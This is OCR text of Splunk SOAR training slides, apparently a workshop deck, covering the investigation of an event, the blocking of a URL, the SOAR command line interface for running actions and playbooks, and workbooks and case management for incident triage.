
Hover your mouse to the right of destinationDnsDomain and click Copy

n data into doing


Investigating the Event – Blocking the URL



Investigating the Event – Blocking the URL




Investigating the Event – Blocking the URL




splunk> turn data into doing

Investigating the Event – Blocking the URL




splunk> turn data into doing

Investigating the Event – Blocking the URL



splunk> turn data into doing

Investigating the Event – Blocking the URL



- Check the domain reputation ✅
- Look up the domain ✅
- Check the file reputation ✅
- Geolocate the IP ✅
- Block the URL ✅

Command Line Interface

Execute Actions, Playbooks and more via the keyboard

- Splunk SOAR includes a Command Line Interface (CLI) available from the *nix shell or via the comments field of the activity panel for an event or case
- This is provided by the PhBot CLI interpreter and supports a number of functions:
  - Run an action – ”/action”
  - Run a playbook – “ /playbook”
  - Add a note to a container – “/note”
  - Update or edit a container - “/set”
  - Get datapath information for use with other actions – “/inspect”


Command Line Interface


Using the CLI within the SOAR WebUI


- When using the CLI in the UI, actions can be performed against cases or events or you can define ad-hoc values such as IP addresses
- A slash '/' is used to execute a command and supports autocomplete, CLI has history
- The format of an action command is as follows:

```
/action <action_name> <app> <req arguments> < --asset asset_name> < --opt arguments >

/action geolocate_ip "MaxMind" 1.1.1.1
```








Command Line Interface

Using the CLI within the SOAR WebUI

Command Line Interface in Event/Case Workflow



BREAK TIME!


Workbooks & Case Management


splunk> turn data into doing™

Workbooks (or case templates)

Process guidance for analysts to follow when triaging security incidents

- **Workbooks** can contain multiple **phases**, with each phase defining a set of **tasks**
- Phases describe different **stages** of the overall process i.e **enrichment** or **containment**
- **Tasks** can refer to **manual** and/or **automated actions/playbooks**






Workbooks (or case templates)

Process guidance for analysts to follow when triaging security incidents

- Tasks can be assigned **manually** or **automatically** to specific **roles** (teams) or **analysts**
- Workbooks include the ability to specify **SLA's** for phases and tasks for **performance reporting**
- Splunk SOAR has a library of **predefined workbooks** based on industry standards such as NIST
- Workbooks are a great way to **define a process** before you build a **playbook for automation**




splunk> turn data into doing

Case Management


Cases act as a tool to organize information from multiple events in Splunk SOAR

- Promoting an event to a case requires a **workbook** to be assigned to the case
- A case can be used to associate **multiple related events**
- Case management with workbooks enables **multiple analysts/teams** to more **effectively collaborate**
- Case management enables Splunk SOAR to be used to ensure **correct process** and fulfill **auditing & incident reporting** requirements

